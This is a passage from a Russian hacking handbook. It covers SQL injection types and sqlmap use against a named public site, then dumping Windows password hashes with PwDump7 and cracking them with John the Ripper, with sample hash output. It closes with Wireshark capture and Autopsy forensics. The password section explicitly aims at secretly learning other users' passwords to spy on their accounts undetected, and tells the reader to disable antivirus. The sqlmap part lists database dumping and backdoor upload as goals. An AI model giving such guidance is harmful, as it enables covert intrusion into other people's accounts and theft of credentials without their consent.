Но такая проверка не всегда оправдана, например, если ты проектируешь блог, посвященный синтаксису SQL, то запросто такие операторы могут встречаться в статьях, которые пользователи будут добавлять в базу данных при их написании.
2. **Необоснованный и слабозащищенный доступ к базам данных**. В эту категорию входят такие факторы как: большое количество администраторов и супер-пользователей (root), слабая система аутентификации, большое количество прав для второстепенных администраторов и т.д.
3. **Архитектура**. Использование устаревших технологий, отсутствие контрольных мер, пренебрежение методологией "моделирование угроз".
4. **Наследственность заведомо уязвимого кода, использование готовых решений с низким уровнем безопасности**. Это касается всевозможных плагинов, устанавливаемых в CMS. WordPress, например, довольно защищенная система, чего не скажешь обо всех плагинах для нее. Бывает так, что установка одного плагина с "дырой" сводит на нет все старания по обеспечению безопасности.
5. **Отсутствие должного уровня абстрагированности исполняемого кода от данных**.

В таблице 8.1 приводится описание всех типов SQL-инъекций, которые поддерживает инструмент sqlmap.

Таблица 8.1. Типы SQL-инъекций

Тип инъекции	Описание
Boolean Based Blind SQL Injection	Данный метод подразумевает, что http-запросы и ответы будут считываться посимвольно для обнаружения уязвимости. Как только уязвимый параметр будет найден, инструмент заменяет или добавляет синтаксически правильные операторы SQL, ожидая реакции выполнения этого кода сервером. SQLMap сравнивает оригинальный валидный запрос с ответом от запроса с внедренным зловредным кодом. SQLMap использует *алгоритм деления пополам* (*bisectional algorithm*) для выборки каждого символа ответа с использованием максимум семи HTTP-запросов
Time-Based Blind SQL Injection	Предполагает, что существует некоторое сравнение на основе времени запроса и ответа путем инъекции синтаксически правильного оператора SQL в уязвимый параметр. SQLMap использует операторы SQL, которые помещают базу данных в режим ожидания для возврата на определенное количество времени
Error-Based SQL Injection	Инструмент использует SQL-операторы, которые могут спровоцировать генерацию специфической ошибки. Утилита ищет ошибки в HTTP-ответе сервера. Метод сработает только в случае, если приложение настроено на раскрытие сообщений об ошибках

UNION Query	Вводится оператор UNION ALL SELECT. Инъекция, основанная на запросах UNION, работает на основе поведения приложения, т.е. когда приложение передает результат письменного запроса SELECT через определенный цикл или строку инструкций, которые позволяют выводить выходные данные на содержимое страницы. Если вывод не циклируется через какой-либо цикл *for* или другую строку операторов, SQLMap использует однократную инъекцию запроса UNION
Stacked Query	Метод подразумевает использование сложенных (не вложенных, а именно сложенных!) запросов. SQLMap добавляет точку с запятой (;) в значение уязвимого параметра и добавляет инструкцию SQL, которая должна быть выполнена. Используя эту технику, можно выполнять SQL-выражения, отличные от SELECT. Это полезно для манипуляции данными, получения доступа на чтение и запись и, наконец, захвата операционной системой
Out-Of-Band	В этом методе используется вторичный или другой канал связи для вывода результатов запросов, запущенных в уязвимом приложении. Например, вставка выполняется в веб-приложение, а вторичный канал, такой как DNS-запросы, используется для пересылки данных обратно на домен злоумышленника

С помощью **sqlmap** можно проверять, имеется ли в сайтах уязвимость.

Если сайт уязвим к SQL-инъекции, то возможно:

- Получать информацию из базы данных, в том числе дамп (всю) базу данных

- Изменять и удалять информацию из базы данных
- Заливать шелл (бэкдор) на веб-сервер

Один из сценариев использования **sqlmap**:

- Получение имени пользователя и пароля из базы данных
- Поиск панелей администрирования сайта (админок)
- Вход в админку с полученным логином и паролем

При наличии уязвимости атака может развиваться по различным направлениям:

- Модификация данных
- Заливка бэкдора
- Внедрение JavaScript кода для получения данных пользователей
- Внедрение кода для подцепления на BeEF

Как мы можем убедиться, SQL-инъекция – очень опасная уязвимость, которая дает хакеру большие возможности.

Найти инъекцию довольно просто, если она, конечно, есть. Представим, что у нас есть следующий адрес сайта *http://www.dwib.org/faq2.php?id=4* (можно спокойно потренироваться на этом сайте, тебе ничего за это не будет!). В данном случае сценарию faq2.php передается параметр *id* со значением *4*. Попробуем проверить, можем ли мы что-то сделать с этим сайтом:

```
sqlmap -u http://www.dwib.org/faq2.php?id=4
```

В процессе проверки **sqlmap** может задавать различные вопросы и на них нужно отвечать y (т.е. Да) или n (т.е. Нет). Буква y и n могут быть заглавными или маленькими. Заглавная буква означает выбор по умолчанию, если вы с ним согласны, то просто нажмите **Enter**.

Посмотрим вывод sqlmap (рис. 8.14). В данном случае sqlmap не нашел уязвимости, честно написав в отчете: *GET parameter 'id' does not seem to be injectable.*




Рис. 8.14. Отчет sqlmap

Также программа сообщает, что можно выполнить дополнительные тесты, указав опцию *--risk*. Делается это так:

```
sqlmap --risk 3 -u http://www.dwib.org/faq2.php?id=4
```

Данная опция может принимать целые значения от 1 до 3, 3 – наивысшая степень риска. Если и с этой опцией ничего не получится, значит, этот параметр не уязвим и нужно найти какой-то другой параметр.

Полное описание работы этого инструмента выходит за рамки этой книги, но мы не оставим тебя без напутствий:

https://medium.com/@haeniken/sql-inj-sqlmap-rus-f1c4d7fb1e68

https://xakep.ru/2011/12/06/57950/

Этих двух ссылок вполне будет достаточно для освоения данного инструмента.

8.10. Взлом пароля Windows. John the Ripper

Настало время взломать пароли Windows. Представим, что у тебя есть доступ к компу, но тебе нужно узнать пароли других пользователей. По умолчанию они зашифрованы, но тебе очень хочется их узнать без сброса – чтобы можно было войти в учетную запись пользователя и посмотреть, какие сайты он посещает, с какими документами и программами работает. Можно, конечно, сбросить пароль, но тогда пользователь узнает о взломе его аккаунта и, конечно же, заподозрит тебя.

Взлом пароля состоит из двух этапов – получение хэша пароля и расшифровка хэша. Для реализации первого этапа нужно использовать программу PwDump7, скачать которую можно совершенно бесплатно по одному из адресов:

http://www.tarasco.org/security/pwdump_7/index.html

https://www.securitylab.ru/software/423908.php

Первая ссылка – это сайт разработчика, вторая – архив с программой, если первый адрес перестанет открываться.

> **Внимание!** Некоторые антивирусы очень ретиво реагируют на данную программу и называют ее вирусом. Поэтому перед загрузкой архива с программой антивирус нужно выключить.

Распакуй архив с программой, скажем, в каталог c:\tmp. Затем открой командную строку с правами администратора (найди в меню команду **Командная строка**, щелкни на ней правой кнопкой мыши и выбери команду **Запуск от имени администратора**). Введи команду:

```
cd c:\tmp
pwdump7 > hash.txt
```




Рис. 8.15. Экспорт хэшей паролей

Этим ты экспортируешь хэши паролей в файл hash.txt. Если открыть этот файл, то его содержимое будет примерно таким:

```
 4<8=8AB@0B>@:500:NO
PASSWORD**********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
 >ABL:501:NO                          PASSWORD**********************:NO
PASSWORD**********************:::
111:1001:NO PASSWORD********************:3DBDE697D71690A769204BEB12283678:::
HomeGroupUser$:1002:NO
PASSWORD**********************:A7F6175A7496D62BA2A4B32572104F16:::
```

Конкретное содержимое зависит от твоего компа. Теперь этот файл нужно скормить инструменту John the Ripper. Введи команду:

```
john hash.txt
```

Самое интересное, для паролей Windows желательно использовать опции --format=LM или --format=NT. Но при использовании этих опций инструмент не справился с задачей, а вот без этих опций у него все получилось.

На рис. 8.16 видно, что есть пользователь с именем 111 и паролем 123. Также есть пользователь с непонятным именем, скорее всего, это PwDump7 не справился с русскоязычным именем пользователя. У этого пользователя с непонятным именем вообще нет пароля.

Рис. 8.16. Вывод инструмента john

Не беспокойся, если твои пользователи используют русскоязычные пароли – они будут правильно расшифрованы. Просто *john* нормально поддерживает UTF-8 и он работает с хэшем пароля, а хэш содержит только английские символы и программа PwDump7 не сможет накосячить с кодировкой хэша. Если пользователей много, возможно, придется подбирать пароли – пробовать по порядку, пока не войдешь в систему. Зато ты будешь знать пароли всех пользователей!

8.11. Wireshark – захват трафика

Wireshark — это анализатор сетевых пакетов. Анализатор сетевых пакетов, который захватывает сетевые пакеты и пытается как можно подробнее отобразить данные пакета. Если тебе интересно, что происходит в твоей сети, так сказать, под микроскопом, то эта программа для тебя.

Программа подойдет не только для хакеров, но еще и для сетевых админов, которые могут использовать его для устранения неполадок в сети, и для студентов, которые хотят изучить строение сетевых протоколов.

Использовать его можно так:

```
tshark -f "tcp port 80" -i eth0
```

Здесь нас интересуют только пакеты протокола TCP с портом 80, передаваемые по интерфейсу eth0. То есть мы будем захватывать только трафик с сетевой карты.




Рис. 8.17. Передаваемые пакеты

Существует и версия с графическим интерфейсом, которая более удобна в использовании. При запуске нужно выбрать интерфейс, который нужно прослушивать (рис. 8.18), а затем ты увидишь все захваченные пакеты, проходящие через этот интерфейс.

В Интернете множество инструкций по правильному использованию wireshark, а на Youtube можно найти даже видеоуроки, например,

https://www.youtube.com/watch?v=qvj7Uzj8QPY




Рис. 8.18. Выбор сетевого интерфейса




Рис. 8.19. Захват трафика

8.12. Autopsy Forensic Browser: профессиональный инструмент правоохранительных органов

Autopsy является цифровым инструментом судебной экспертизы для расследования того, что произошло на твоем компьютере. В мирных целях его тоже можно использовать, например, для восстановления изображений с SD-карты.

Данный инструмент используется сотрудниками правоохранительных органов. Так что ты просто обязан с ним ознакомиться – если ты попадешься на чем-то незаконном, то с большей долей вероятностью против тебя будут использовать этот инструмент.

Autopsy был создан быть самодостаточным инструментом с модулями, которые поставляются из коробки и доступны из сторонних источников.

Autopsy — имеет расширяемую инфраструктуру отчетности, которая позволяет создавать исследователям дополнительные типы отчетов. Пол умолчанию доступны отчеты в файлах HTML, XLS и Body. Каждый настраивается в зависимости от информации, которую нужно включить в отчет:

- HTML и Excel – HTML и Excel отчеты предназначены для полностью упакованных и разделенных отчетов. Они могут включать ссылки на файлы с тэгами, а также вставленные комментарии и пометки исследователей, а также другие автоматические поиски, которые выполняет Autopsy во время анализа. Сюда относятся закладки, веб история, недавние документы, встреченные ключевые слова, встреченные совпадения с хэшами, установленные программы, подключенные устройства, кукиз, загрузки и поисковые запросы
- Файл Body – в основном для использования с анализом активности по времени, этот файл будет включать временные метки MAC (последняя модификация или запись, доступ или изменение) для каждого файла в формате XML для импорта внешними инструментами, такими как mactime в Sleuth Kit.

Следователи могут сгенерировать более чем один отчет за раз, а также редактировать существующие или создавать новые модули для настройки поведения под их специфичные потребности.

Возможности **autopsy**:

- **Многопользовательские кейсы** – работать над исследованием системы можно сообща, Autopsy поддерживает такую возможность.
- **Анализ активности по времени** – показ системных событий в графическом интерфейсе для помощи в идентификации активности.
- **Поиск по ключевым словам** – извлечение текста и модули индексного поиска дают вам возможность найти файлы, которые упоминают специфи-

ческие термины и осуществлять поиск по паттернам регулярных выражений.

- **Веб-артефакты** – извлечение веб активности из популярных браузеров для помощи в идентификации пользовательской активности.
- **Анализ реестра** – используется RegRipper для идентификации доступа к последним документам и USB устройствам.
- **Анализ файлов LNK** – определяет ярлыки и открытые документы.
- **Анализ электронной почты** – разбор сообщений в формате MBOX, таким как Thunderbird.
- **EXIF** – извлекает информацию о геолокации и камере из файлов JPEG.
- **Сортировка по типам файлов** – группировка файлов по их типу для поиска всех изображений или документов.
- **Воспроизведение медиа** – просматривай видео и изображений в приложении, внешний просмотрщик не требуется.
- **Просмотр миниатюр** – отображает миниатюры изображений для помощи в быстром обзоре картинок.
- **Надежный анализ файловой системы** – поддержка популярных файловых систем, включая NTFS, FAT12/FAT16/FAT32/ExFAT, HFS+, ISO9660 (CD-ROM), Ext2/Ext3/Ext4, Yaffs2 и UFS из The Sleuth Kit.
- **Фильтрация файлов по хешам** – отфильтровывание хорошо известных файлов с использованием NSRL и пометка плохих файлов, используя пользовательские наборе хешей в форматах HashKeeper, md5sum и EnCase.
- **Тэги** – помечай файлы тэгами, с произвольными именами тэгов, такими как "закладки", "подозрительные" и добавляйте комментарии.
- **Извлечение строк Unicode** – извлекай строки из не распределенных областей и неизвестных типов файлов на многих языках (арабском, китайском, японском и т. д.).
- **Определение типа файла на основе сигнатур** и выявление несоответствия расширения файла его содержимому.
- **Модуль интересных файлов** пометит файлы и папки, основываясь на имени и пути.
- **Поддержка Android** – извлечение данных из SMS, журнала звонков, контактов, Tango, Words with Friends и других.

Весь этот функционал достигается посредством использования того или иного модуля программы. Далее, в таблице 8.2, будет приведен список модулей с пояснением функционала каждого из них.

Нужно отметить, что разработка версии для Linux приостановлена (на данный момент текущей является версия 2), а вот разработка Windows-версии Autopsy идет полным ходом (доступна версия 4).

С одной стороны, данный инструмент стал известным благодаря Kali Linux, поэтому мы не можем не упомянуть, как запустить Autopsy в нем. Для этого нужно ввести команду:

```
sudo autopsy
```

После этого нужно открыть браузер и ввести адрес

http://localhost:9999/autopsy




Рис. 8.20. Программа запущена

С другой стороны, версия для Windows значительно ушла вперед и правильно использовать именно ее. Скачай версию для Windows по адресу:

https://www.autopsy.com/download/




Рис. 8.21. Autopsy 2 для Linux

Установи ее как обычное приложение. Далее алгоритм будет таким:

1. На "вход" программе нужно подать или локальный компьютер, то есть установить программу на исследуемом компьютере или же образ жесткого диска компьютера.
2. Программа понимает образы дисков VDI (используются в Hyper-V). Если у тебя виртуальная машина сохраняет образы в другом формате, например, в VMDK (VMWare), сначала нужно преобразовать образ в формат RAW, а затем "скормить" программе. Для этого можно использовать команду (разумеется, сначала нужно установить qemu-img): *qemu-img convert vmdk original.vmdk -m 16 -p -O raw converted.raw*
3. Если нужно проанализировать физический компьютер, то можно использовать любой инструмент, позволяющий создать физический образ диска, например, https://www.ubackup.com/clone/hard-disk-raw-copy-4348.html. Если ситуация позволяет, можно установить Autopsy прямо на физический компьютер и работать с ним, не создавая образ диска. Однако ты должен понимать, что на компьютере происходят какие-то процессы и иногда правильнее снять образ диска, чтобы зафиксировать его во времени. Хорошая идея – отключить анализируемый компьютер от сети (от локальной и от Интернета), если нет возможности сделать образ диска.

Далее будет показано, как работать с программой на локальном компьютере. Запусти программу и выберите **New case** – новое дело (рис. 8.22).




Рис. 8.22. Программа Autopsy для Windows

Введи название дела и выбери режим – *однопользовательский* (*Single-user*) или *многопользовательский* (*Multi-user*). На следующей странице заполни необязательную информацию и нажми кнопку **Finish**.




Рис. 8.23. Создание нового дела

Появится окно с выбором источника данных. Если нужно исследовать образ диска, выбери первый вариант, нас же сейчас интересует исследование локального диска, поэтому выбери второй вариант (Local Disk). Нажми кнопку **Next**.




Рис. 8.24. Выбор источника данных

На следующей странице будет возможность выбора исследуемого диска. Если не все диски отображаются в списке, закрой программу и запусти ее с правами администратора (рис. 8.25). Опция **Make a VHD image of the drive while it is being analyzed** (на рис. 8.24 она спрятана за окном выбора диска, но она там есть!) позволяет создать образ диска перед началом его анализа. Это на случай, если есть подозрения, что данные могут измениться в процессе анализа. Правильнее, конечно, сделать образ диска, если на компьютере хватает места или есть внешний носитель, куда ты разместишь образ диска. Ведь его размер будет равен размеру используемого пространства. Например, если есть диск размером 500 Гб, но занято всего 120 Гб, то размер образа будет равен 120 Гб.

Нажатие кнопки **Next** приводит к выбору модулей программы. Включение того или иного модуля добавляет нужный функционал. Для самого полного анализа выбери все модули, но этим ты замедлишь процесс. Описание модулей приведено в таблице 8.2.




Рис. 8.25. Выбор локального диска

Таблица 8.2. Описание модулей Autopsy

Название модуля	Назначение
Recent Activity Module	Модуль позволяет извлечь активность пользователя, веб-запросы, загрузки, закладки браузера, файлы cookie и т.д. Анализирует реестр – установленные и запускаемые программы, данные об подключенных USB устройствах, извлекает данные из корзины
Hash Lookup	Вычисляет хэш-значения MD5 для файла, а потом ищет их в базе данных, чтобы определить, является ли файл известным. Для его работы необходимо добавить базу хэшей. Поддерживается огромная база NIST NSRL, которая содержит хэши известных файлов Windows/PC,Android, iOS. Отметим, что использование NIST NSRL ускоряет исследования, поскольку можно игнорировать известные файлы

File Type Identification	Определяет файлы на основе их внутренних подписей и не полагается на расширение файлов. Autopsy использует библиотеку Tika, (обнаруживает и извлекает метаданные и текст из более чем тысячи различных типов файлов). Может быть гибко настроено пользователем
Embedded File Extraction	Модуль открывает ZIP, RAR, другие форматы архивов, Doc, Docx, PPT, PPTX, XLS и XLSX и отправляет извлеченные файлы из этих архивов для анализа. В случае зашифрованных архивов, при наличии пароля, позволяет расшифровать эти архивы
EXIF Parser	Извлекает информацию EXIF (служебную информацию) из полученных изображений. Позволяет определить географические координаты места, где был сделан снимок, время, когда был сделан снимок, типа (модель) камеры, используемой для съемки изображения и ее некоторые настройки
Extension Mismatch Detector	Используется для поиска несоответствий расширений. Этот модуль может выдавать множество ложных срабатываний, т.к. например многие файлы переименовываются в ".tmp." или "bak". Можно уменьшить количество ложных срабатываний, сосредоточившись на типах файлов. По умолчанию используются только мультимедиа и исполняемые файлы

